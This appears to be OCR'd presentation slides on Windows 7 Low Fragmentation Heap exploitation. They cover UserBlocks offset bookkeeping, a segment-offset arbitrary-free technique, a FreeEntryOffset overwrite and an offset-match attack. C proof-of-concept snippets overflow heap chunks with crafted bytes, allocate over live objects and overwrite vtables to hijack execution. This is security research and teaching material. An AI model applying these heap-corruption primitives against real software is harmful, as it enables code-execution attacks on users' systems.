
18 consecutive allocations a of particular size and you will have blink in ListHint point to valid _heap_bucket+1.

17 consecutive allocations if a chunk has been allocated and freed. Otherwise it will just be a counter value.

So, to activate the LFH, you do:

```
for (i=0; i<0x13; i++){
        chunks[i] = (char*)HeapAlloc(myheap,0,0x20);
}
```


Windows 7 LFH allocation/free



UserBlocks			
+0x02 NextOffset: 0x08	+0x08 NextOffset: 0x0e	+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x2a
aggrExchg.FreeEntryOffset = 0x10 (0x02 * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.


Windows 7 LFH allocation/free



UserBlocks			
	+0x08 NextOffset: 0x0e	+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x29
aggrExchg.FreeEntryOffset = 0x40 (0x08 * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.


Windows 7 LFH allocation/free



UserBlocks			
		+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x28
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Windows 7 LFH allocation/free



UserBlocks			
+0x02 NextOffset: 0x0e		+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x29
aggrExchg.FreeEntryOffset = 0x10 (0x02 * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Windows 7 exploitation

Windows 7 exploitation

The metadata attacks of today now facilitate application attacks.

- Ben Hawke – Cause arbitrary Frees
- Chris Valasek – Cause arbitrary Allocation
- Steve Seeley - Cause consecutive static Allocations

We need objects/structures that store function pointers that get used. We can directly target these structs or objects.

Determinism

Very achievable in windows 7!

- We have a predictable allocation pattern

Use primitives to facilitate exploitation…

Examples:

1. Soft/hard leaks of a controlled size (object or chunks)
2. Info leak
3. Arbitrary writes
4. The ability to trigger an **frees** of particular **sizes**
5. The ability to trigger the heap cache

Determinism

- Often requires an attacker to reverse the allocation/free process
  - Can we arbitrarily control the allocation size (maybe indirectly)
  - Can we control when the chunk is freed? That leads to a hard or soft leak?
- Requires the detection of object creation and knowledge of whether those objects trigger function calls (for example TCP connection objects initiation/termination process)

This is by far the HARDEST part of heap exploitation

Ben Hawkes # 1 technique

Overwrite the ExtendedBytesHeader to 0x05 and set the segment offset to a chunk in which you want to free (must be a valid _heap_entry).

Header	Size	Flags	SmallTagIndex	PrevSize	SegOffset	UnsedBytes
	NextOffset	Userdata				

Set the contextValue to 0x00000002

Ben Hawkes # 1 technique

Overwrite the ExtendedBytesHeader to 0x05 and set the segment offset to a chunk in which you want to free (must be a valid _heap_entry).

Header	0x0000	0x00	0x02	0x4141	0x0a	0x05
	NextOffset	Userdata				

Lets assume we are using UserBlock bin 0x5. We set the segment offset for 2 chunks behind

Ben Hawkes # 1 technique

UserBlocks			
Allocated Object	Allocated chunk	Allocated chunk	Allocated chunk
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

We are suppose to free chunk 3

aggrExchg.Depth = 0x27
aggrExchg.FreeEntryOffset = 0xd0 (0x1a * 8)
Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.


Ben Hawkes # 1 technique

UserBlocks			
Allocated Object	Allocated chunk	Allocated chunk	Allocated chunk
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

But before we do, an overflow occurs against a busy chunk

aggrExchg.Depth = 0x27
aggrExchg.FreeEntryOffset = 0xd0 (0x1a * 8)
Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Ben Hawkes # 1 technique



UserBlocks			
+0x02 NextOffset: 0x14	Allocated chunk	Allocated chunk	Allocated chunk
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

Now when we free chunk 3,
we actually free chunk 0 instead

aggrExchg.Depth = 0x28
aggrExchg.FreeEntryOffset = 0x10 (0x02 * 8)
Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Ben Hawkes # 1 technique

UserBlocks			
Allocated chunk	Allocated chunk	Allocated chunk	Allocated chunk
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

Now when we allocate, we allocate over the object and overwrite the vtable with controlled data.
vtable = 0x41414141

aggrExchg.Depth = 0x27
aggrExchg.FreeEntryOffset = 0xd0 (0x1a * 8)
Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Ben Hawkes # 1 technique

```
// Object initialisation/allocation
BenHawkes *badassben = new BenHawkes();

// allocate a buffer to overflow
char* buf = (char*)HeapAlloc(myheap,0,0x20);

// ensure the next chunk being targeted is busy (so we can free)
char* target = (char*)HeapAlloc(myheap,0,0x20);

// overwrite buf, hitting target ☺
memcpy(buf,
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x02\x00\x00\x00\x
42\x42\x0a\x05", 40);
```

Ben Hawkes # 1 technique

```
// free target, but really, we free badassben
HeapFree(myheap, 0, target);

// allocate over the badassben object
allocben= HeapAlloc(pHeap,0,0x20);

// overwrite the badassben object
memcpy(fillme,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",32);

// tell ben to go get eip (trigger function call)
badassben->geteip();
```

FreeEntryOffset Overwrite

1. Overflow into the adjacent chunks 'EntryOffset'
2. Allocate a chunk to update the FreeEntryOffset
3. Allocate an chunk that is already allocated as an object/struct
4. Overwrite the object/struct
5. Call a virtual function of the object/stuct

FreeEntryOffset Overwrite

Header	Size	Flags	SmallTagIndex	PrevSize	SegOffset	UnsedBytes
	0x000e					

FreeEntryOffset Overwrite

Header	Size	Flags	SmallTagIndex	PrevSize	SegOffset	UnsedBytes
	0x4242					

Upon the **next** allocation of the overwritten chunk, the FreeEntryOffset will be updated to 0x21210 (0x4242 * 0x8).

Now any other allocations after that will be taken from UserBlocks+FreeEntryOffset.


You can jump segments to allocate objects in use and essentially overwrite them…

Windows 7 LFH allocation/free

UserBlocks			
	+0x08 NextOffset: 0x0e	+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x29
aggrExchg.FreeEntryOffset = 0x40 (0x08 * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Windows 7 LFH allocation/free



UserBlocks

🟥	+0x08 NextOffset: 0xffff	+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x29
aggrExchg.FreeEntryOffset = 0x40 (0x08 * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.


Windows 7 LFH allocation/free

UserBlocks			
		+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x28
aggrExchg.FreeEntryOffset = 0x7fff8 (0xffff * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Windows 7 LFH allocation/free

UserBlocks			
		+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32



aggrExchg.Depth = 0x28
aggrExchg.FreeEntryOffset = 0x7fff8 (0xffff * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

FreeEntryOffset Overwrite

```
// make lots of object allocations
// triggers LFH and seeds the heap with objects
for(i=0,i<0x1f,i++){
        allocated_obj[i] = (obj *)HeapAlloc(pHeap,0,sizeof(Object));
}

// allocate
fillme = HeapAlloc(pHeap,0,0x20);

// now overflow and set EntryOffset to 0x4242…
memcpy(fillme,”AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA\x42\x42”,42);
```

FreeEntryOffset Overwrite

```
// alloc to set the FreeEntryOffset
a = HeapAlloc(pHeap,0,0x20);

// alloc an Object that is in use from above
b = HeapAlloc(pHeap,0,0x20);

// overwrite object in use, fill with ‘shellcode’
memcpy(b,”AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”,32);

// trigger function call
for(i=0,i<0x1f,i++){
        allocated_obj[i]->pwn();
}
```

Offset match attack

Concept: If we are able taint the next free chunk's EntryOffset, with the calculated current FreeEntryOffset (the same chunk), then we can keep allocating the same memory.

Offset match attack

Obtaining malicious state:

1. You need a n-4 byte write or at least an increment/decrement as a primitive between double frees.
2. You need a n-4 byte write between a free and a heap overflow (using segment offset attack)
3. Easy way: need a heap overflow (at least 0x9 bytes) and two allocations…

Offset match attack

Example using UserBlocks bin size: 0x05

- Current FreeEntryOffset is 0x60
- NextOffset Calculation: 0x60/0x08 = 0x0c

Header	Size	Flags	SmallTagIndex	PrevSize	SegOffset	UnsedBytes
	0x000c	Userdata				

Offset match attack

Anyway... so the significance is...

